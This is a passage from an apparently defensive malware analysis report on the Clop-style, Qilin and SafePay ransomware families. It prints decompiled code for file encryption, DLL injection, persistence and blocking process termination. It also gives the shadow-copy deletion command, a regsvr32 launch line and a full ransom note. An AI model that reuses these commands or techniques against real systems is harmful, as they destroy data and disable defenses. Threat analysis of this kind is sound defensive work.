Figure 3-11. Records the files intended for encryption in a custom C struct Parameter

To prevent double encryption, the encrypt_file function checks whether the first 8 bytes of the target file contain the string "ransomware". If they do not, the original file is marked as NTFS hidden and its size is evaluated. The sample then applies different encryption algorithms depending on the file size. Afterward, it reads the file content, deletes the original file, and generates a random AES key, which is itself encrypted using RSA. Lastly, the encrypted content is written to a new file with the same name but appended with a specific extension (see Figures 3-12 and 3-13).

```
DWORD __stdcall encrypt_file(ParameterBlock *file_to_encrypt)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  lstrcpyA(public_key, file_to_encrypt->keyInput);
  lstrcpyW(filename, file_to_encrypt->fileName);
  lstrcpyW(dir, file_to_encrypt->searchPath);
  fileSizeLow = file_to_encrypt->fileSizeLow;
  fileSizeHigh = file_to_encrypt->fileSizeHigh;
  outfile = fileSizeLow;
  LODWORD(totalSize) = fileSizeHigh;
  v32 = 0;
  SetErrorMode(1u);
  wsprintfW(filepath_toencrypt, L"%s%s", dir, filename);
  NumberOfBytesRead = 0;
  ptr = GlobalAlloc(0, 0x200u);
  FileW = CreateFileW(filepath_toencrypt, GENERIC_READ, 1u, 0, 4u, 0x80u, 0);
  ReadFile(FileW, ptr, 0x200u, &NumberOfBytesRead, 0);
  CloseHandle(FileW);
  pMem = ptr;
  if ( check_hdr_ransom(ptr, NumberOfBytesRead) )// file_hdr[:8] == "ransomware"?
  {
    GlobalFree(pMem);
    return 0;
  }
  GlobalFree(pMem);
  SetFileAttributesW(filepath_toencrypt, 0x20u);// FILE_ATTRIBUTE_HIDDEN
  if ( StrStrW(filename, L".CIop") )
    return 0;
  wsprintfW(NewFileName, L"%s%s.CIop", dir, filename);
  if ( __PAIR64__(totalSize, fileSizeLow) - 6 > 0x2DC6BA )
  {
    if ( __PAIR64__(totalSize, fileSizeLow) - 1 > 0x3B9AC9FE )// file large len 3MB
    {
      if ( !totalSize && fileSizeLow <= 0x3B9ACA00 )
        return 0;
      fileptr = CreateFileW(filepath_toencrypt, GENERIC_WRITE|GENERIC_READ, 3u, 0, 3u, 0x80u, 0);
      hObject = fileptr;
      if ( fileptr == -1 )
```

Figure 3-12. Checks head and size of target file

```
int __cdecl extract_publickey_blob(void **buffptr, DWORD *pdwDataLen)
{
  HCRYPTPROV phProv; // [esp+4h] [ebp-8h] BYREF
  HCRYPTKEY phKey; // [esp+8h] [ebp-4h] BYREF

  SetErrorMode(1u);
  phProv = 0;
  phKey = 0;
  if ( !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0)
    && !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 8u)
    || !CryptGenKey(phProv, 1u, 0x4000u, &phKey) )
  {
    return 0;
  }
  if ( !CryptExportKey(phKey, 0, PUBLICKEYBLOB, 0, 0, pdwDataLen) )
    return 0;
  memset(*buffptr, 0, *pdwDataLen);
  if ( !CryptExportKey(phKey, 0, PUBLICKEYBLOB, 0, *buffptr, pdwDataLen) )
    return 0;
  if ( phKey )
    CryptDestroyKey(phKey);
  if ( phProv )
    CryptReleaseContext(phProv, 0);
  return 1;
}
```

Figure 3-13. Uses AES+RSA method to generate AES Key to encrypt file content

Qilin

- Language: Golang
- Target: Healthcare, Manufacturing, Automotive, Transportation, and more
- First observed: August 2022
- Victims in 2025 through July: 391 (as claimed by the ransomware gang)
- Tags:
    - Exploits Fortinet firewall vulnerabilities (CVE-2024-21762, CVE-2024-55591)
    - Associated with nation-state group (Moonstone Sleet)
    - Has shut down multiple hospitals

Qilin, also known as Agenda, is a Ransomware-as-a-Service (RaaS) that first emerged in 2022. Its rapid rise can be attributed to a highly customized and cross-platform design, enabling affiliates to deploy effectively across diverse environments. The sample analyzed in this research was developed in Golang and incorporates comprehensive persistence mechanisms as well as sophisticated antivirus evasion techniques. The main execution flow is shown in Figure 3-14.




Figure 3-14. Qilin execution flow

Qilin begins by invoking three core modules (ShadowsRemover, ProcessKiller, and ServicesKiller) that collectively prepare the system for encryption (see Figures 3-15, 3-16, 3-17, and 3-18) by doing the following:

1. Deleting the Windows Volume Shadow Copies via execution of vssadmin.exe delete shadows /all /quiet to prevent file recovery
2. Conducting the ProcessService_Boot to terminate blacklisted processes (such as backup tools, databases, and security applications)

3. Running the WindowsServicesKiller_Run to stop or disable selected Windows services that may interfere with the encryption process

```
main_onStartUp proc near               ; CODE XREF: main_main:loc_77215A↑p
                                       ; main_onStartUp+4C↓j
                                       ; DATA XREF: ...

var_8= qword ptr -8

cmp     rsp, [r14+10h]
jbe     short loc_773D47
sub     rsp, 10h
mov     [rsp+10h+var_8], rbp
lea     rbp, [rsp+10h+var_8]
lea     rax, unk_BE0E5A
nop     dword ptr [rax+rax+00h]
call    win_enc_CoreServices__ptr_WindowsShadowsRemoverService_RemoveShadows
lea     rax, unk_B8A9A0
call    win_enc_CoreServices__ptr_ProcessService_Boot
lea     rax, unk_B8A080
call    win_enc_CoreServices__ptr_WindowsServicesKiller_Run
mov     rbp, [rsp+10h+var_8]
add     rsp, 10h
retn
```

Figure 3-15. Invokes three core modules (ShadowsRemover, ProcessKiller, and ServicesKiller)

```
Path:          C:\Windows\System32\cmd.exe
Duration:      0.0000000

PID:           4088
Command line:  "C:\Windows\System32\cmd.exe" /c vssadmin.exe delete shadows /all /quiet
```

Figure 3-16. Deletes the Windows Volume shadow Copies via vssadmin.exe

```
void __fastcall win_enc_CoreServices__ptr_ProcessService_Boot()
{
  __int64 v0; // rax
  __int64 v1; // r14
  __int64 AllProcesses; // [rsp-20h] [rbp-30h]
  void *retaddr; // [rsp+10h] [rbp+0h] BYREF
  __int64 v4; // [rsp+18h] [rbp+8h]

  while ( (unsigned __int64)&retaddr <= *(_QWORD *)(v1 + 16) )
  {
    v4 = v0;
    runtime_morestack_noctxt();
    v0 = v4;
  }
  AllProcesses = win_enc_CoreServices__ptr_ProcessService_GetAllProcesses();
  win_enc_CoreServices__ptr_ProcessService_KillAllFromBlackListRegexp(AllProcesses);
```

Figure 3-17. Terminates blacklisted processes (such as backup tools, databases, and security applications)

```
golang_org_x_sys_windows_OpenSCManager(v35, v54, v70);
v71 = golang_org_x_sys_windows_UTF16FromString(v36, v55);
if ( !v112 )
  runtime_panicIndex();
v11 = v10;
v80 = golang_org_x_sys_windows_OpenService(v37, v56, v71);
if ( v11 )
  return (*v107)();
v93 = v12;
ServiceStatus = golang_org_x_sys_windows_QueryServiceStatusEx(v38, v57, v72, v80);
if ( v13 )
  return (*v107)();
v91 = golang_org_x_sys_windows_ChangeServiceConfig(v6, *((__int64 *)&v6 + 1), v73, v80, ServiceStatus, v88);
if ( !v14 )
```

Figure 3-18. Stops or disables selected Windows services

Among them, when Qilin attempts to stop target services via the Windows SCM, it first opens the SCM handle (OpenSCManager) and the target service (OpenService). Then it queries the service status (QueryServiceStatusEx), modifies the service configuration (ChangeServiceConfig), and enumerates dependent services (EnumDependentServices). If the service is still running, it calls ControlService to send a stop control code and finally closes the service handle. We have observed that the services targeted for termination include security services such as ‘acronisagent’ and 'sentinelagent' (see Figure 3-19).

```
2025/08/19 11:35:25 [service] start work around sdrsvcd
2025/08/19 11:35:25 [service] start work around sentinelagent
2025/08/19 11:35:25 [service] start work around sentinelagentd
2025/08/19 11:35:25 [service] samss stopped
2025/08/19 11:35:25 [service] sdrsvc disabled
2025/08/19 11:35:25 [service] start work around sentinelhelperservice
2025/08/19 11:35:25 [service] start work around sentinelhelperserviced
2025/08/19 11:35:25 [service] start work around sentinelstaticengine
2025/08/19 11:35:25 [service] start work around sentinelstaticengined
2025/08/19 11:35:25 [service] start work around sepmasterservice
2025/08/19 11:35:25 [service] start work around sepmasterserviced
2025/08/19 11:35:25 [service] start work around sepmasterservicemig
2025/08/19 11:35:25 [service] start work around sepmasterservicemigd
2025/08/19 11:35:25 [service] start work around shmonitor
2025/08/19 11:35:25 [service] start work around shmonitord
2025/08/19 11:35:25 [service] start work around smcinst
2025/08/19 11:35:25 [service] start work around smcinstd
```

Figure 3-19. The services targeted for termination include security services

Persistence

Qilin then copies its executable to C:\Public\enc.exe and registers an auto-start entry under the Windows Registry RunOnce key. This mechanism guarantees that the ransomware is launched automatically upon the next system reboot, thereby establishing persistence and ensuring continued execution even if the process is terminated during the current session (see Figures 3-20, 3-21).




Figure 3-20. Location of the dropped ransomware executable (enc.exe) under C:\Users\Public

```
38  v8 = golang_org_x_sys_windows_registry_OpenKey();
39  if ( "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce" )
40  {
41    if ( *v22 )
42    {
43      (*(void (**)(void))"ws\\CurrentVersion\\RunOnce")();
44      v15 = runtime_convTstring(v8);
45      log_Printf(v9, v15);
46    }
47  }
48  else
49  {
50    golang_org_x_sys_windows_registry_Key_setStringValue(v8, v14, v18, v19);
51    if ( v6 )
```

Figure 3-21. Execution of registry modification to create a RunOnce entry

Privilege Escalation

During its execution, Qilin deploys a malicious DLL named pwndll.dll into the victim system's public directory. This DLL is a tampered version of the legitimate WICloader.dll, originally part of the Windows Imaging Component loader, but modified by threat actors to include malicious code.

In the next stage, Qilin leverages DLL injection to load the modified library into svchost.exe, a privileged and persistent Windows service process. However, injecting into a SYSTEM-level process such as svchost.exe requires access to a high-privilege security token. To achieve this, Qilin typically manipulates its own process token and invokes the AdjustTokenPrivileges API call to enable SeDebugPrivilege, thereby granting the capability to inject code into protected system processes (see Figures 3-22, 3-23).

```
131     v22 = win_enc_CoreServices__ptr_InjectionService_Boot((__int64)v11);
132     if ( byte_BE0E61 )
133     {
134       v39 = 1LL;
135       v42 = v1;
136       v43 = v1;
137       v44 = v1;
138       v40 = &qword_B8ABA0;
139       v41 = &unk_B8AE60;
140       win_enc_BridgeServices__ptr_StreamEncoder_Boot(v17, v22, v23);
141       win_enc_CoreServices__ptr_ImpersonalizationService_StartImpersonation(v18);
```

Figure 3-22. The function responsible for injecting into the service process

```
43  PIDs_of_name = win_enc_CoreServices__ptr_WindowsInjectionTools_find_PIDs_of_name();
44  if ( math_rand__ptr_Rand_Intn() >= (unsigned __int64)&aIOTimeoutlocal[242] )
45    runtime_panicIndex();
46  v8 = runtime_convT32(PIDs_of_name);
47  log_Printf(PIDs_of_name, v8);
48  v11 = golang_org_x_sys_windows_OpenProcess(v5, v7, v9);// svchost
49  v12 = v2;
50  log_Println(v6, v10, v11);
51  if ( v12 )
52    win_enc_CoreServices_injectIntoAss(1LL, 1LL, v3, 26LL);
53 }
```

Figure 3-23. Enumerates process IDs (PIDs) to identify the instance named svchost.exe

Once SeDebugPrivilege has been enabled, Qilin initiates a standard DLL injection routine against the running svchost.exe process. The sequence typically involves invoking OpenProcess, allocating memory through VirtualAllocEx, writing the malicious payload via WriteProcessMemory, creating a remote thread with CreateRemoteThread, and finally loading the tampered library using LoadLibrary("pwndll.dll"). The successful execution of pwndll.dll inside the high-privilege Windows service ultimately enables the ransomware to achieve persistent and stealthy code execution (see Figure 3-24).




Figure 3-24. Performs DLL injection against the running svchost.exe

Our investigation showed that the enc.exe payload was launched via pwndll.dll and operates with NT AUTHORITY\SYSTEM privileges. The result is demonstrated in Figure 3-25, through Process Monitor output.




Figure 3-25. Process Monitor output shows enc.exe running with NT AUTHORITY/SYSTEM privileges

Encryption

At last, once Qilin obtains elevated privileges, it initiates the encryption process. The ransomware employs the AES-256 algorithm to encrypt file contents and subsequently uses an RSA public key to encrypt the AES keys, ensuring that decryption is infeasible without the corresponding private key (see Figures 3-26 and 3-27).


```
31  if ( a4 )
32    win_enc_CoreServices__ptr_TreeService_windowsParseFromMountedDisk(v8, v9);
33  else
34    win_enc_CoreServices__ptr_TreeService_windowsParseAll(v8);
35  v7 = v12;
36  if ( *(v12 + 168) && a2 && *(a1 + 8) == 8LL && **a1 == 0x656E6F5F7473616CLL )
37  {
38    runtime_chansend1();
39    v7 = v12;
40  }
41  if ( *(v7 + 184) )
42    runtime_chansend1();
```

Figure 3-26. Function used for enumerating all directories

```
102  v82[0] = win_enc_ImprovedCryptoService__ptr_EncryptorService_encryptFile_func1;
103  v82[1] = v5;
104  v83 = v82;
105  Kye = win_enc_ImprovedCryptoService__ptr_EncryptorService_generateKye(v32);
106  if ( a1 )
107    goto LABEL_8;
108  v76 = v7;
109  v66 = v8;
110  crypto_aes_NewCipher(v33, Kye.0.ptr, Kye.0.len);
```

Figure 3-27. Function responsible for generating encryption keys for file encryption

After completing encryption, Qilin places a ransom note titled -RECOVER-README.txt in every directory. In addition, comprehensive log information is generated and stored under C:\Users\Public, with filenames distinguished by the process ID of the execution (see Figure 3-28).



```
-- Agenda

Your network/system was encrypted.
Encrypted files have new extension.

-- Compromising and sensitive data

We have downloaded compromising and sensitive data from you system/network
If you refuse to communicate with us and we do not come to an agreementyour data will be published.
Data includes:
    - Employees personal dataCVsDLSSN.
    - Complete network map including credentials for local and remote services.
    - Financial information including clients databillsbudgetsannual reportsbank statements.
    - Complete datagrams/schemas/drawings for manufacturing in solidworks format
    - And more...

-- Warning

1) If you modify files - our decrypt software won't able to recover data
2) If you use third party software - you can damage/modify files (see item 1)
3) You need cipher key / our decrypt software to restore you files.
4) The police or authorities will not be able to help you get the cipher key. We encourage you to consider your decisions.

-- Recovery

1) Download tor browser: https://www.torproject.org/download/
2) Go to domain
3) Enter credentials
```

Figure 3-28. Ransom notes dropped by Qilin ransomware

SafePay

- Language: C/C++
- Target: Manufacturing, Healthcare, and more
- First observed: September 2024
- Victims in 2025 through July: 229 (as claimed by ransomware gang)
- Tags:
    - Exploitation of dynamic-link library (DLLs)

Unlike most ransomware that executes itself via a .exe file, SafePay is launched through Windows' native regsvr32.exe to execute an encrypted Dynamic-Link Library (DLL). SafePay first employs DLL side-loading / execution via regsvr32, using the built-in regsvr32.exe with the /i parameter to pass the command line directly to the malicious DllInstall function. This allows the attacker to legitimately activate the ransomware component (locker.dll) while bypassing certain security controls. This method is commonly used for malware loading, maintaining privileges, or evading detection. The overall execution flow of SafePay is shown in Figure 3-29.




Figure 3-29. SafePay execution flow

As mentioned earlier, when regsvr32.exe is used to launch SafePay, a custom 32-character password must be supplied. Note that regsvr32.exe cannot execute an arbitrary DLL function, it can only call a fixed "custom installation entry point." The command is executed as follows (See Figure 3-30):

- "C:\Windows\SysWOW64\regsvr32.exe" /n "/i:-pass=[VictimID] -enc=3 -log -uac" C:\safepay.dll

```
.text:70FF4160 ; HRESULT __stdcall DllRegisterServer()
.text:70FF4160                 public DllRegisterServer
.text:70FF4160 DllRegisterServer proc near             ; DATA XREF: .data:off_710032B8↓o
.text:70FF4160                 push    0               ; pszCmdLine
.text:70FF4162                 push    0               ; bInstall
.text:70FF4164                 call    DllInstall
.text:70FF4169                 xor     eax, eax
.text:70FF416B                 retn
.text:70FF416B DllRegisterServer endp
```

Figure 3-30. Calls a fixed custom installation entry point

SafePay supports multiple parameters, such as (see Figures 3-31 and 3-32):

- -uac: Attempts privilege escalation or controls UAC behavior
- -selfdelete: Self-deletes after completing encryption
- -network / -netdrive: Scans and encrypts network drives
- -logging: Logs execution status
- -pass: Used for Victim ID or key derivation
- -path: Specifies the target path
- -enc: Controls the encryption level

```
if ( kernel32_lstrcmpW_ptr(v8, &v31) )// -selfdelete
{
  v13 = (_BYTE *)KernelbaseModuleAddress_73C2D3C8;
  v14 = 0;
  v38[0] = 90703659;
  v38[1] = 23528301;
  v39 = 3854;
  do
  {
    *((_BYTE *)v38 + v14) ^= *v13 ^ v14 ^ 0x4B;
    ++v14;
  }
  while ( v14 < 0xA );
  if ( kernel32_lstrcmpW_ptr(v8, v38) )// -log
  {
    v15 = (_BYTE *)KernelbaseModuleAddress_73C2D3C8;
    v16 = 0;
    *(_DWORD *)v32 = -2098364244;
    *(_DWORD *)&v32[4] = -2030861088;
    *(_DWORD *)&v32[8] = -1963357971;
    *(_DWORD *)&v32[12] = -1896248092;
    *(_DWORD *)&v32[16] = -1835822860;
    do
    {
      v32[v16] ^= *v15 ^ v16 ^ 0xCC;
      ++v16;
    }
    while ( v16 < 0x14 );
    if ( kernel32_lstrcmpW_ptr(v8, v32) )// -netdrive
```

Figure 3-31. Pseudocode for parsing predefined parameters

```
[8520][07:18:37:302] Process start
[8520][07:18:37:302] Image [C:\Windows\SysWOW64\regsvr32.exe]
[8520][07:18:37:302] Cmd   ["C:\Windows\SysWOW64\regsvr32.exe"  /n "/i:-pass=12345                    -enc=3 -log"
[8520][07:20:56:052] Log inited
[8520][07:20:57:271] No need bypass, by flag
[8520][07:20:58:880] Default mutex name [ [illegible]
[8520][07:20:58:880] Autorun success inited [F255-6FA5-4056-7114][C:\Windows\SysWOW64\regsvr32.exe" /n "/i:-pass=12345
[8520][07:20:58:880] OwnerPrivilege [0]
[8520][07:20:58:880] DebugPrivilege [0]
[8520][07:20:59:661] Created [2] threads for encryption
[8520][07:20:59:661] Encrypt module inited
[8520][07:20:59:661] Search module inited
[8520][07:20:59:661] Encryption percentage 30%
[8520][07:20:59:708] Processes were killed
[8520][07:21:00:833] RecycleBin cleared
[8520][07:21:34:911] Backups deleted
[8520][07:21:41:536] Auto encrypting
[8520][07:22:20:974] Found local drive [C]
[8520][07:22:53:162] Search thread has been created for [\\?\C:\*], token[0], status[1]
[8520][07:22:54:928] Waiting search threads (waiting for file search)
```

Figure 3-32. Ransomware log file created when the -logging parameter is enabled

System Language Discovery

We have observed that the threat actor uses GetSystemDefaultUILanguage and GetUserDefaultUILanguage to compare against a set of Russian and Central Asian language codes. If a match is found, the ransomware immediately calls ExitProcess. This shows that the threat actor aims to avoid infecting certain countries (see Figure 3-33).

```
SystemDefaultUILanguage_ptr = (unsigned __int16)kernel32_GetSystemDefaultUILanguage_ptr();
if ( (unsigned __int16)SystemDefaultUILanguage_ptr > 0x440u )
{
  if ( (unsigned __int16)SystemDefaultUILanguage_ptr > 0x82Cu )
  {
    if ( (unsigned __int16)SystemDefaultUILanguage_ptr != 0x843 )
      goto LABEL_13;
  }
  else if ( SystemDefaultUILanguage_ptr != 0x82C
         && ((unsigned __int16)SystemDefaultUILanguage_ptr > 0x819u// ru-MD
          || (unsigned __int16)SystemDefaultUILanguage_ptr < 0x818u// ro-MD
          && ((unsigned __int16)SystemDefaultUILanguage_ptr < 0x442u// tk-TM
           || (unsigned __int16)SystemDefaultUILanguage_ptr > 0x444u)) )// tt-RU
  {
    goto LABEL_13;
  }
ExitProcess:
  kernel32_ExitProcess_ptr(0);
  goto LABEL_13;
}
if ( (unsigned __int16)SystemDefaultUILanguage_ptr >= 0x43Fu )// kk-KZ
  goto ExitProcess;
switch ( (__int16)SystemDefaultUILanguage_ptr )
{
  case 0x419:                           // ru-RU
  case 0x422:                           // uk-UA
  case 0x423:                           // be-BY
  case 0x428:                           // tg-Cyrl-TJ
  case 0x42B:                           // hy-AM
  case 0x42C:                           // az-Latn-AZ
  case 0x437:                           // ka-GE
    goto ExitProcess;
  default:
    break;
}
```

Figure 3-33. API calls GetSystemDefaultUILanguage and GetUserDefaultUILanguage to check for Russian and Central Asian language codes

Impair Defenses

The ransomware starts a process handle to read its current Discretionary Access Control List (DACL) and create a new ACL. It first inserts a deny Access Control Entry (ACE) for the EVERYONE SID that blocks PROCESS_TERMINATE permissions. After copying all the original ACEs, it writes the new ACL back to the process object through SetSecurityInfo. This ensures that even administrator or security tools cannot terminate the ransomware via Task Manager, taskkill, or similar methods, providing self-protection and establishing persistence (see Figure 3-34).

```
35  if ( advapi32_GetSecurityInfo_ptr(proc_handle, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, &v12, 0, 0)
36    || ntdll_RtlAllocateAndInitializeSid_ptr(&v10, 1, 0, 0, 0, 0, 0, 0, 0, &v14) < 0 )
37  {
38    return ntdll_NtClose_ptr(proc_handle);
39  }
40  v7 = 0;
41  v8 = 0i64;
42  if ( ntdll_RtlQueryInformationAcl_ptr(v12, &v7, 12, AclSizeInformation) < 0 )
43  {
44    ntdll_RtlFreeSid_ptr(v14);
45    return ntdll_NtClose_ptr(proc_handle);
46  }
47  v1 = ntdll_RtlLengthSid_ptr(&v14);
48  v2 = v8 + 16 + 2 * v1;
49  v3 = sub_73C276F0(v2);
50  v4 = v3;
51  if ( !v3 )
52  {
53LABEL_19:
54    ntdll_RtlFreeSid_ptr(v14);
55    return ntdll_NtClose_ptr(proc_handle);
56  }
57  if ( ntdll_RtlCreateAcl_ptr(v3, v2, ACL_REVISION_DS) < 0
58    || ntdll_RtlAddAccessDeniedAce_ptr(v4, ACL_REVISION_DS, PROCESS_TERMINATE, v14) < 0 )
59  {
60LABEL_18:
61    CleanEnv_73C27730(v4);
62    goto LABEL_19;
63  }
64  v5 = 0;
65  if ( !v7 )
66  {
67LABEL_17:
68    advapi32_SetSecurityInfo_ptr(proc_handle, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, v4, 0);
69    goto LABEL_18;
70  }
71  v13 = 0;
72  for ( result = ntdll_RtlGetAce_ptr(v12, 0, &v13); result >= 0; result = ntdll_RtlGetAce_ptr(v12, v5, &v13) )
73  {
74    result = ntdll_RtlAddAce_ptr(v4, 4, -1, v13, *(unsigned __int16 *)(v13 + 2));
```

Figure 3-34. Inserts a deny ACE to block PROCESS_TERMINATE permissions

String Obfuscation

We also observed that SafePay uses a specific algorithm to obfuscate most strings, including the libraries, functions, and the content printed in its logs. Each encrypted string is protected with its own key. In light of that, we wrote a script to parse and decode them to understand which DLLs the threat actor loads, as shown in Figure 3-35.

